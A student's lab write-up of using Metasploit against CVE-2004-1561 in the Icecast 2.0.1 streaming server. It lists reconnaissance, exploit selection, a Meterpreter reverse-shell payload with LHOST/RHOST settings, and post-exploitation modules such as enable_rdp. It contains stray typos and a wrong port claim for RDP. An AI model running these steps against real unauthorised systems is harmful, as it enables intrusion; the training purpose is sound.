METASPLOIT

Exploiting Windows – Icecast streaming media server

I've used Metasploit to exploit a vulnerability in the Icecast 2.0.1 server running on a windows machine. The exploit is recorded in the CVE database and allows the attacker to execute arbitrary http code due to buffer overflow. I've studied and completed this exercise during the Cyber Security Skills Bootcamp run by the UWE University of Bristol in 2022.

Outcome
Upon completion of the Metasploit lessons and exercise I was able to understand and distinguish the core components of the Metasploit framework. I could navigate and execute various exploit, payloads and post-exploitation modules. With further studies I'll go in-depth of the topic to combine exploitation and privileges escalation skills.

1. Introduction

1.1 Metasploit

The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.

1.2 Modules

Modules are the core components of the Metasploit Framework. A module is a piece of software that can perform a specific action. Each task that you can perform with the Metasploit Framework is defined within a module.
There are a few types of modules. The module type depends on the purpose of the module and the type of action that the module performs.

Exploit - An exploit module executes a sequence of commands to target a specific vulnerability found in a system or application. An exploit module takes advantage of a vulnerability to provide access to the target system. Exploit modules include buffer overflow, code injection, and web application exploits.

Auxiliary - An auxiliary module does not execute a payload. It can be used to perform arbitrary actions that may not be directly related to exploitation. This includes scanners, fuzzers, and DOS.


Post-Exploitation - A post-exploitation module enables you to gather more information or to gain further access to an exploited target system. This includes: hash dumps and application and service enumerators.

Payload - A payload is the shell code that runs after an exploit successfully compromises a system. The payload enables you to define how you want to connect to the shell and what you want to do to the target system after you take control of it. A payload can open a Meterpreter or command shell. Meterpreter is an advanced payload that allows you to write DLL files to dynamically create new features as you need them.

NOP - A NOP generator produces a series of random bytes that you can use to bypass standard IDS and IPS NOP sled signatures. Use NOP generators to pad buffers.

Encoder - Commonly utilized in payload obfuscation, allows to modify the 'appearance' of the exploit such that we may avoid signature detection

source: Tryhackme.com/room/rpmetasploit



1.3 Icecast

Icecast is a streaming media project released as free software maintained by the Xiph.Org Foundation. It also refers specifically to the server program which is part of the project.

1.4 Icecast exploit – CVE-2004-1561

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

1.5 Buffer Overflow

Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information.

2. Execution

2.1 Reconaissance

Metasploit come with built-in way to run **nmap** and feeds the results directly into the database. With nmap we can find open ports and actives services. We run the command:

- `user@kali: db_nmap -sV -v <IP address>`

With the **-sV** parameter we tell nmap to look for versions number. With the **-v** parameter we increase the verbosity.
The result of our scan will eventually tell us that an **Icecast media streaming server** is running on the **open port 8000**.
We can run command such as: **host**, **services** and **vulns** (vulnerabilities) to see what information we collected.

2.2 Exploitation

With the command `use icecast` we can now select the exploit we want to target. We discover the exploit path in **exploit/windows/http/icecast_header**. This exploit comes with the default payload we'll need. If we needed to select it ourself we could have run:

- `set PAYLOAD windows/meterpreter/reverse-tcp`

We have defined the exploit and the payload. We only need to set the attacker host and the target host running the commands:

- `set LHOST <My Ip address>`
- `set RHOST <Target Ip address>` hhh

Last step, we run the command `exploit` and we are in! We have successfully deployed a **reverse shell** on our target machine.

2.3 Actions on Objectives

Now that we have a shell in our victim machine we can run some **post-exploitation** modules.
The first command we'll execute is:

- `run post/windows/gather/checkvm`

to determinate if we are on a virtual machine. The answer is affermative.
Another very useful command is:

- `run post/multi/recon/local_exploit_suggester` mm

With thi command we can see various exploits we can run within our sessions to elevate our privileges.
During the **enumeration** process we found an **rdp** (remote desktop protocol) service running on **open port 135**. We can run a command and try to force the rdp to be available:

- `run post/windows/manage/enable_rdp`

Unfortunately we have limited privileges and by so it's not possible to enable the service.

3.Resources

Metasploit
- https://www.metasploit.com/
- https://github.com/rapid7/metasploit-framework

Tryhackme
- https://tryhackme.com/room/rpmetasploit

Icecast
- https://icecast.org/

Buffer Overflow
- https://www.imperva.com/learn/application-security/buffer-overflow/

CVE
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-1561